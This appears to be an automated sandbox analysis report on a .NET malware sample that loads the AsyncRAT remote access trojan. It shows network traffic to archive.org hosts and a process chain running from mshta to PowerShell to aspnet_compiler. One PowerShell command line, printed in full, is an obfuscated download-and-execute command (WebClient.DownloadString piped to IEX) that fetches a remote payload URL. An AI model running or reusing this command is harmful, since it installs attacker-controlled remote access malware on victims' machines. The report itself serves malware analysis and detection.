.text	0x2000	0xe28	0x1000	False	0.490234375	data	4.92008205051	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x3b24	0x3c00	False	0.155859375	data	2.95852725153	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-06:34:57.477264	TCP	2030673	ET TROJAN Observed Malicious SSL Cert (AsyncRAT Server)	1107	49747	216.230.75.62	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 06:34:00.302654982 CEST	192.168.2.3	8.8.8.8	0xa7b8	Standard query (0)	ia601502.us.archive.org	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:05.073461056 CEST	192.168.2.3	8.8.8.8	0x7a3b	Standard query (0)	ia601509.us.archive.org	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:21.809737921 CEST	192.168.2.3	8.8.8.8	0x3460	Standard query (0)	ia601406.us.archive.org	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:22.730957031 CEST	192.168.2.3	8.8.8.8	0xc597	Standard query (0)	archive.org	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:23.659003973 CEST	192.168.2.3	8.8.8.8	0xfc0b	Standard query (0)	ia803408.us.archive.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 06:34:00.373203039 CEST	8.8.8.8	192.168.2.3	0xa7b8	No error (0)	ia601502.us.archive.org		207.241.227.112	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:05.136739016 CEST	8.8.8.8	192.168.2.3	0x7a3b	No error (0)	ia601509.us.archive.org		207.241.227.119	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:21.880702019 CEST	8.8.8.8	192.168.2.3	0x3460	No error (0)	ia601406.us.archive.org		207.241.227.126	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:22.794511080 CEST	8.8.8.8	192.168.2.3	0xc597	No error (0)	archive.org		207.241.224.2	A (IP address)	IN (0x0001)
Jun 11, 2021 06:34:23.723062992 CEST	8.8.8.8	192.168.2.3	0xfc0b	No error (0)	ia803408.us.archive.org		207.241.232.198	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 11, 2021 06:34:00.820400953 CEST	207.241.227.112	443	192.168.2.3	49715	CN=*.us.archive.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Mon Dec 23 14:16:32 CET 2019 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon Feb 21 23:56:17 CET 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 11, 2021 06:34:05.587261915 CEST	207.241.227.119	443	192.168.2.3	49719	CN=*.us.archive.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Mon Dec 23 14:16:32 CET 2019	Mon Feb 21 23:56:17 CET 2022	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Jun 11, 2021 06:34:22.297117949 CEST	207.241.227.126	443	192.168.2.3	49727	CN=*.us.archive.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Mon Dec 23 14:16:32 CET 2019	Mon Feb 21 23:56:17 CET 2022	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 11, 2021 06:34:23.208666086 CEST	207.241.224.2	443	192.168.2.3	49728	CN=*.archive.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Mon Dec 23 14:16:33 CET 2019 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon Feb 21 23:56:08 CET 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Jun 11, 2021 06:34:24.134897947 CEST	207.241.232.198	443	192.168.2.3	49729	CN=*.us.archive.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Mon Dec 23 14:16:32 CET 2019 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon Feb 21 23:56:17 CET 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: xGrfj8RvYg.exe PID: 4832 Parent PID: 5728

General

Start time:	06:33:57
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\xGrfj8RvYg.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\xGrfj8RvYg.exe'
Imagebase:	0x8c0000
File size:	20480 bytes
MD5 hash:	722603AA75534BEC9D1191F062FB2C03
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: mshta.exe PID: 1276 Parent PID: 4832

General

Start time:	06:33:58
Start date:	11/06/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' https://ia601502.us.archive.org/2/items/clean-lol-123_20210603/Clean_lol123.txt
Imagebase:	0x7ff645c70000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000002.00000003.214415545.00000208942AB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000002.00000002.217899024.0000020893D10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000002.00000002.218422171.00000208942AD000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 3468 Parent PID: 1276

General

Start time:	06:34:01
Start date:	11/06/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT ='https://ia601509.us.archive.org/21/items/all-lol-123_20210603/ALL_lol123.TXT';$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS ='Down^^^^^^^^^^^^string'.Replace('^^^^^^^^^^^^','load');$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO = 'WebBANKnt'.Replace('BANK','Clie');$T4RDTHFTJGJKHL='WFt'.Replace('WF','NE');$EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE='(NewYEAe'.Replace('YEA','-Obj');$FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF='ct System.$T4RDTHFTJGJKHL.$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO).$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS($TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT)';I`E`X ($EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE,$FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF -Join '')|I`E`X
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 1564 Parent PID: 3468

General

Start time:	06:34:02
Start date:	11/06/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 3680 Parent PID: 3468

General

Start time:	06:34:34
Start date:	11/06/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -windo 1 -noexit -exec bypass -file C:\Users\Public\-----Run+++++++++.ps1
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: aspnet_compiler.exe PID: 6396 Parent PID: 3680

General

Start time:	06:34:49
Start date:	11/06/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x780000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000017.00000000.310047645.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000017.00000002.467029735.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000017.00000002.470750040.0000000002BE1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Analysis Process: aspnet_compiler.exe PID: 6800 Parent PID: 3680

General

Start time:	06:35:09
Start date:	11/06/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0xa70000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Disassembly

Code Analysis